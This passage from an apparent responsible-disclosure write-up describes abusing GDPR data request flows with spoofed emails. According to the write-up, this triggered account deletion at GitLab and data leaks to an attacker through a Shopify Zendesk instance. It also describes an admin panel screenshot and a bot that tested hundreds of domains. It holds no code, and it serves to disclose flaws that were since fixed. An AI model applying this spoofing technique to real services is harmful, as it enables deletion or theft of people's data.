

—

Sincerely,

Big Oof Moments 🙈



- Gitlab did not have spam filters enabled nor DSAR Verification this allowed attacker to send an email with Email Spoofer's i.e <http://emkei.cz> posing as a **victim** & Gitlab's flow would permanently delete all of the Data & User Account Associated with email address:



Props to **Gitlab** for fixing the issue quickly

- A popular movie streaming platform & Tesla had a similar workflow implemented like GitLab however only affected expired memberships whereas Tesla only deleted users with no transaction history.
- Whereas Shopify used a poorly configured zendesk instance (shopifylegal.Zendesk.Com) & after successful data extraction would send the data to victim as well as to **attacker** & also a sneak peak of their admin panel 🙄 :

The screenshot shows the 'Kirrana store' admin interface. At the top, there are links for 'Billing' and 'GraphQL', and a 'Login as staff' button. The main content area is divided into several sections:

- Shop information:** Includes 'Kirrana store Admin' with a redacted email address, location 'Fremont, California United States', and various IDs: Shop ID: 41969090721, Billing Account ID: 54926566, Billing Business ID: 54927912, and Pod ID: 160. There are also buttons for 'Account Actions' and 'View in admin'.
- Domains:** Shows 'kirrana-store.myshopify.com' as a 'PermanentDomain' with 'SSL provisioned'. Status indicators show 'SSL is always enforced' and 'Storefront disabled'.
- Staff:** A table with columns for 'Staff name', 'Permissions level', 'User locale', 'Last login', and '2FA Enabled'. There are buttons for 'Email account owner' and 'Ownership Transfer'.
- Monthly Frozen Plan:** Shows 'SKUs 0 / 0', 'Transaction fees begin July 10, 2020', 'Next Billing Date No billing (free account)', and 'Signup code 14daytrial'.
- Stats:** Shows 'Revenue 0 USD (365 days)'.

This screenshot shows the 'Billing Payment Methods' section. At the top right, there is a link to 'Enable manual invoice payment'. The section lists several categories, all of which show 'None exist':

- CREDIT CARDS:** None exist
- BANK ACCOUNTS:** None exist
- RESELLER:** None exist
- MANUAL:** None exist
- BALANCE:** (No status shown)

Clarification from Shopify on Billing Details : Only last 4 digits of Credit Card were visible whereas Bank details were also in redacted form. This issue has been resolved since **14th Aug, 2020**.

Stats For Nerds 🧐

After understanding the basic abuse cases, a bot was created to automate those tests and filter out vulnerable organizations :






The target list consisted of 759 domains with responsible disclosure

- 750 wordpress.net
- 751 wordpress.org
- 752 worklytics.co
- 753 wpengine.io
- 754 wpesvc.net
- 755 xiaomi.com
- 756 xiaomiyopin.com
- 757 xoom.com
- 758 xvservice.net
- 759 zendesk.com

